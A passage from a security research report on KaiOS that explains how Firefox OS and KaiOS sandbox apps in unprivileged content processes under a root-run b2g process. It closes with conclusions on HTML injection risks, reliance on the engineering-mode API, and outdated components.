Firefox OS's sandboxing model, and KaiOS's sandboxing model, relies on running each mobile application under a separate unprivileged user account. These unprivileged processes, known as content processes, have very limited access to the operating system. For example, the content processes cannot directly interface with the device drivers or access files on the data partition, but they can interact with their parent process, which is the b2g process that is sometimes referred to as the Gecko process in Mozilla's documentation. More accurately, a content process's parent process is the Nuwa process whose parent process is the b2g process. As shown in the following `b2g-ps` command output from a KaiOS mobile device.

```
$ b2g-ps
APPLICATION    SEC USER      PID   PPID  VSIZE  RSS   WCHAN              PC  NAME
b2g              0 root      419   1     356792 113672 SyS_epoll_ 00000000 S /system/b2g/b2g
(Nuwa)           0 root      1025  419   123588 16792 SyS_epoll_ 00000000 S /system/b2g/b2g
Launcher         2 u0_a3506  3506  1025  203904 44932 SyS_epoll_ 00000000 S /system/b2g/b2g
Built-in Keyboa  2 u0_a4566  4566  1025  175880 33800 SyS_epoll_ 00000000 S /system/b2g/b2g
Settings         2 u0_a4785  4785  1025  176924 41120 SyS_epoll_ 00000000 S /system/b2g/b2g
Camera           2 u0_a5285  5285  1025  168284 34148 SyS_epoll_ 00000000 S /system/b2g/b2g
```

Mobile applications in this system must communicate with the b2g process via IPC to gain access to any protected resource (files, camera access, telephony, etc.). This allows the Gecko layer to enforce effective access control based on what application permissions the calling mobile application has access to. If a mobile application running within a content process is compromised due to a memory corruption vulnerability, or a JavaScript injection vulnerability, then

[39] https://bugzilla.mozilla.org/show_bug.cgi?id=977026
[40] https://jon.oberheide.org/blog/2012/02/27/aslr-in-android-ice-cream-sandwich-4-0/
[41] https://copperhead.co/blog/2015/05/11/aslr-android-zygote

the attacker is limited to abusing the application permissions granted to the vulnerable mobile application.

Mozilla's documentation lists some concerns about this sandboxing approach and notes plans to improve the sandboxing. There is a large amount of code in the parent b2g process and all the code in b2g process runs under the root user. Effectively the entire Gecko layer including all the native code and JavaScript code that implements the web APIs run under the root user.[42] A vulnerability in the the Gecko layer, such as an arbitrary file write vulnerability, OS command injection vulnerability, or memory corruption vulnerability, would result in full device compromise, but typically this would involve two steps: compromise the content process and then exploit a vulnerability in the b2g process. The introduction of the engineering mode web API into KaiOS weakens this sandboxing model as mentioned previously since vulnerabilities in content processes that have access to this privileged web API can fully compromise the device without exploiting a separate vulnerability in the Gecko layer.

Mozilla planned on running the b2g process under a less privileged system user and introducing a new supervisor process that would run under the root user so that the entire Gecko layer would not have to run under the root user, but these changes were not made prior to the termination of the Firefox OS project and therefore do not appear in KaiOS. Granted even under that plan, the b2g process would still be a highly trusted process and further architectural decomposition would have been useful to limit the impact of vulnerabilities in the Gecko layer. For example, the b2g process could be split into multiple processes with each one responsible for handling the functionality of a single web API.

[42] https://developer.mozilla.org/en-US/docs/Archive/B2G_OS/Security/System_security

Conclusion

KaiOS shows promise in the "smart feature phones" market, but some components of the platform could be improved from a security perspective.

- Mobile applications built with HTML and JavaScript are prone to HTML injection attacks and we have demonstrated that six of the pre-installed, certified, mobile applications are vulnerable, and we would suspect that many of the privileged mobile applications that come from the KaiOS application store are also vulnerable. Without a strong review process of both privileged and certified mobile applications, that includes a review for security issues, HTML injection vulnerabilities will continue to afflict the platform, and will result in severe remote attacks. While the restrictive CSP policy enforced by the platform is suppose to mitigate this issue, it does not since publicly known CSP bypasses can be used.
- The platform does not follow the principle of least privilege since pre-installed KaiOS mobile applications rely to heavily on the engineering mode web APIs, which provides unnecessary root level access to the device. Remote or local attacks against these privileged components will continue to emerge.
- KaiOS is based on a relatively old version of both Android and the Gecko browser engine, which means that the platform is susceptible to a subset of the publicly known attacks against these components, and KaiOS does not utilize many of the security features that exist in the Android mobile operating system.

The partnership between KaiOS Technologies and Mozilla provides a glimmer of hope from a security perspective, but more work should be conducted in the meantime to harden the mobile applications and the platform against attacks that could compromise the privacy of end users.